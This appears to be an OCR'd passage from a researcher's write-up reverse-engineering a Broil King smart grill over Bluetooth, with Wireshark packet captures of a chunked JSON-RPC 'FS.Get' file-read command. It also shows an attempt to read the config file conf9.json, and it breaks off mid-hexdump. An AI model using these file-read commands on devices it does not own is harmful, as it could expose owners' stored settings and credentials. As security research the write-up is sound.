
In the next step, I saw that the command {“id”:999,”method”:”FS.Get”,”params”:{“filename”:”init.js”,”offset”: 0 , “len”:20}} was sent in pieces (WRITE REQUEST) to the handle 0x2e of the 5f6d4f53-5f52-5043-5f64-6174615f5f5f (CHARACTERISTIC_BROIL_KING_WRITE_COMMAND) service’s characteristic.


btsnoop_hci.log
bluetooth.addr == && btl2cap.cid == 0x0004
Packet bytes
Narrow (UTF-8 / ASCII)
Case sensitive
String
init.js
Find
Cancel
No. Time Source Destination Protocc Length Info
631 2023-03-29 20:57:31.846382 ATT 16 Sent Handle Value Indication, Handle: 0x0003 (Un
638 2023-03-29 20:57:31.887194 ATT 12 Sent Exchange MTU Request, Client Rx MTU: 500
664 2023-03-29 20:57:32.339135 ATT 10 Rcvd Handle Value Confirmation, Handle: 0x0003 (
665 2023-03-29 20:57:32.339751 ATT 12 Rcvd Exchange MTU Response, Server Rx MTU: 500
667 2023-03-29 20:57:32.340757 ATT 16 Sent Read By Type Request, Server Supported Feat
680 2023-03-29 20:57:32.428583 ATT 14 Rcvd Error Response - Attribute Not Found, Handl
681 2023-03-29 20:57:32.429422 ATT 14 Sent Write Request, Handle: 0x0031 (Unknown)
686 2023-03-29 20:57:32.518386 ATT 10 Rcvd Write Response, Handle: 0x0031 (Unknown)
687 2023-03-29 20:57:32.522430 ATT 16 Sent Write Request, Handle: 0x0033 (Unknown)
693 2023-03-29 20:57:32.608808 ATT 10 Rcvd Write Response, Handle: 0x0033 (Unknown)
695 2023-03-29 20:57:32.614125 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
714 2023-03-29 20:57:32.878727 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
715 2023-03-29 20:57:32.884968 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
730 2023-03-29 20:57:33.058503 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
737 2023-03-29 20:57:33.064478 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
755 2023-03-29 20:57:33.418322 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
756 2023-03-29 20:57:33.421552 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
Frame 687: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Write Request (0x12)
Handle: 0x0033 (Unknown)
Value: 00000055
0000 02 43 00 0b 00 07 00 04 00 12 33 00 00 00 00 55 ·C····· ··3····U
Sent the length of the command. (85 characters)
Value (btatt.value), 4 bytes
Packets: 1029 · Displayed: 159 (15.5%)
Profile: Default



btsnoop_hci.log
bluetooth.addr == && btl2cap.cid == 0x0004
No. Time Source Destination Protocc Length Info
667 2023-03-29 20:57:32.340757 16 Sent Read By Type Request, Server Supported Feat
680 2023-03-29 20:57:32.428583 14 Rcvd Error Response - Attribute Not Found, Handl
681 2023-03-29 20:57:32.429422 14 Sent Write Request, Handle: 0x0031 (Unknown)
686 2023-03-29 20:57:32.518386 10 Rcvd Write Response, Handle: 0x0031 (Unknown)
687 2023-03-29 20:57:32.522430 16 Sent Write Request, Handle: 0x0033 (Unknown)
693 2023-03-29 20:57:32.608808 10 Rcvd Write Response, Handle: 0x0033 (Unknown)
695 2023-03-29 20:57:32.614125 32 Sent Write Request, Handle: 0x002e (Unknown)
714 2023-03-29 20:57:32.878727 10 Rcvd Write Response, Handle: 0x002e (Unknown)
715 2023-03-29 20:57:32.884968 32 Sent Write Request, Handle: 0x002e (Unknown)
730 2023-03-29 20:57:33.058503 10 Rcvd Write Response, Handle: 0x002e (Unknown)
737 2023-03-29 20:57:33.064478 32 Sent Write Request, Handle: 0x002e (Unknown)
755 2023-03-29 20:57:33.418322 10 Rcvd Write Response, Handle: 0x002e (Unknown)
756 2023-03-29 20:57:33.421552 32 Sent Write Request, Handle: 0x002e (Unknown)
775 2023-03-29 20:57:33.688494 10 Rcvd Write Response, Handle: 0x002e (Unknown)
776 2023-03-29 20:57:33.691795 17 Sent Write Request, Handle: 0x002e (Unknown)
793 2023-03-29 20:57:33.868371 16 Rcvd Handle Value Notification, Handle: 0x0030 (
794 2023-03-29 20:57:33.868977 10 Rcvd Write Response, Handle: 0x002e (Unknown)
795 2023-03-29 20:57:34.176298 12 Sent Read Request, Handle: 0x002e (Unknown)
797 2023-03-29 20:57:34.319599 105 Rcvd Read Response, Handle: 0x002e (Unknown)
798 2023-03-29 20:57:34.326329 14 Sent Write Request, Handle: 0x002b (Unknown)
Frame 695: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Write Request (0x12)
Handle: 0x002e (Unknown)
Value: 207b226964223a3939392c226d6574686f64223a
0000 02 43 00 1b 00 17 00 04 00 12 2e 00 20 7b 22 69 ·C····· ···· {"i
0010 64 22 3a 39 39 39 2c 22 6d 65 74 68 6f 64 22 3a d":999," method":
Sent the 1st part of the command in 20 bytes.
Value (btatt.value), 20 bytes
Packets: 1029 · Displayed: 159 (15.5%)
Profile: Default


btsnoop_hci.log
bluetooth.addr == && btl2cap.cid == 0x0004
No. Time Source Destination Protocc Length Info
665 2023-03-29 20:57:32.339751 ATT 12 Rcvd Exchange MTU Response, Server Rx MTU: 500
667 2023-03-29 20:57:32.340757 ATT 16 Sent Read By Type Request, Server Supported Feat
680 2023-03-29 20:57:32.428583 ATT 14 Rcvd Error Response - Attribute Not Found, Handl
681 2023-03-29 20:57:32.429422 ATT 14 Sent Write Request, Handle: 0x0031 (Unknown)
686 2023-03-29 20:57:32.518386 ATT 10 Rcvd Write Response, Handle: 0x0031 (Unknown)
687 2023-03-29 20:57:32.522430 ATT 16 Sent Write Request, Handle: 0x0033 (Unknown)
693 2023-03-29 20:57:32.608808 ATT 10 Rcvd Write Response, Handle: 0x0033 (Unknown)
695 2023-03-29 20:57:32.614125 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
714 2023-03-29 20:57:32.878727 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
715 2023-03-29 20:57:32.884968 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
730 2023-03-29 20:57:33.058503 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
737 2023-03-29 20:57:33.064478 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
755 2023-03-29 20:57:33.418322 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
756 2023-03-29 20:57:33.421552 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
775 2023-03-29 20:57:33.688494 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
776 2023-03-29 20:57:33.691795 ATT 17 Sent Write Request, Handle: 0x002e (Unknown)
793 2023-03-29 20:57:33.868371 ATT 16 Rcvd Handle Value Notification, Handle: 0x0030
794 2023-03-29 20:57:33.868977 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
795 2023-03-29 20:57:34.176298 ATT 12 Sent Read Request, Handle: 0x002e (Unknown)
797 2023-03-29 20:57:34.319599 ATT 105 Rcvd Read Response, Handle: 0x002e (Unknown)
Frame 715: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Write Request (0x12)
Handle: 0x002e (Unknown)
Value: 2246532e476574222c22706172616d73223a7b22
0000 02 43 00 1b 00 17 00 04 00 12 2e 00 22 46 53 2e ·C····· ····"FS.
0010 47 65 74 22 2c 22 70 61 72 61 6d 73 22 3a 7b 22 Get","pa rams":{"
Sent the 2nd part of the command in 20 bytes.
Value (btatt.value), 20 bytes
Packets: 1029 · Displayed: 159 (15.5%)
Profile: Default



btsnoop_hci.log
bluetooth.addr == && btl2cap.cid == 0x0004
No. Time Source Destination Protocc Length Info
667 2023-03-29 20:57:32.340757 ATT 16 Sent Read By Type Request, Server Supported Feat
680 2023-03-29 20:57:32.428583 ATT 14 Rcvd Error Response - Attribute Not Found, Handl
681 2023-03-29 20:57:32.429422 ATT 14 Sent Write Request, Handle: 0x0031 (Unknown)
686 2023-03-29 20:57:32.518386 ATT 10 Rcvd Write Response, Handle: 0x0031 (Unknown)
687 2023-03-29 20:57:32.522430 ATT 16 Sent Write Request, Handle: 0x0033 (Unknown)
693 2023-03-29 20:57:32.608808 ATT 10 Rcvd Write Response, Handle: 0x0033 (Unknown)
695 2023-03-29 20:57:32.614125 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
714 2023-03-29 20:57:32.878727 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
715 2023-03-29 20:57:32.884968 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
730 2023-03-29 20:57:33.058503 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
737 2023-03-29 20:57:33.064478 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
755 2023-03-29 20:57:33.418322 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
756 2023-03-29 20:57:33.421552 ATT 32 Sent Write Request, Handle: 0x002e (Unknown)
775 2023-03-29 20:57:33.688494 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
776 2023-03-29 20:57:33.691795 ATT 17 Sent Write Request, Handle: 0x002e (Unknown)
793 2023-03-29 20:57:33.868371 ATT 16 Rcvd Handle Value Notification, Handle: 0x0030
794 2023-03-29 20:57:33.868977 ATT 10 Rcvd Write Response, Handle: 0x002e (Unknown)
795 2023-03-29 20:57:34.176298 ATT 12 Sent Read Request, Handle: 0x002e (Unknown)
797 2023-03-29 20:57:34.319599 ATT 105 Rcvd Read Response, Handle: 0x002e (Unknown)
798 2023-03-29 20:57:34.326329 ATT 14 Sent Write Request, Handle: 0x002b (Unknown)
Frame 737: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Write Request (0x12)
Handle: 0x002e (Unknown)
Value: 66696c656e616d65223a22696e69742e6a73222c
0000 02 43 00 1b 00 17 00 04 00 12 2e 00 66 69 6c 65 ·C····· ····file
0010 6e 61 6d 65 22 3a 22 69 6e 69 74 2e 6a 73 22 2c name":"i nit.js",
Sent the 3rd part of the command in 20 bytes.
Value (btatt.value), 20 bytes
Packets: 1029 · Displayed: 159 (15.5%)
Profile: Default



When I decoded the Base64-encoded data in the response (READ RESPONSE) received from the grill, which contained {“id”:999, “src”:”XXX-XXXXXXX”, “result”:{ “data”: “Ly9CS1B2MDQyLjQ1ICAgICAgICA=”, “left”: 35298}}, I found the string //BKPv042.45



When I searched for some keywords that caught my attention in the source code of the mobile application on Google search engine, I learned that the grill has an operating system called Mongoose OS.



After realizing that I had never seen or heard of this operating system before, I decided to take a look at the user guide on their website. When I visited the Device config page, the conf9.json file among the json files starting with conf caught my attention.

Since I thought this file containing user settings might have some noteworthy information, I created the following 88 characters long request/command to read the conf9.json file over Bluetooth connection using bluetoothctl tool instead of init.js, but I encountered an Invalid Offset error when I sent it to the grill through a Bash script.

{“id”:999,”method”:”FS.Get”,”params”:{“filename”:”conf9.json”,”offset”: 0 , “len”:20}}


```
┌──(root💀Kali)-[~/Desktop]
└─# echo -n ' {"id":999,"method":"FS.Get","params":{"filename":"conf9.json","
offset": 0 , "len":20}} ' | hexdump -ve '/1 "0x%02x "'

0x20 0x7b 0x22 0x69 0x64 0x22 0x3a 0x39 0x39 0x39 0x2c 0x22 0x6d 0x65 0x74 0x
68 0x6f 0x64 0x22 0x3a 0x22 0x46 0x53 0x2e 0x47 0x65 0x74 0x22 0x2c 0x22 0x70
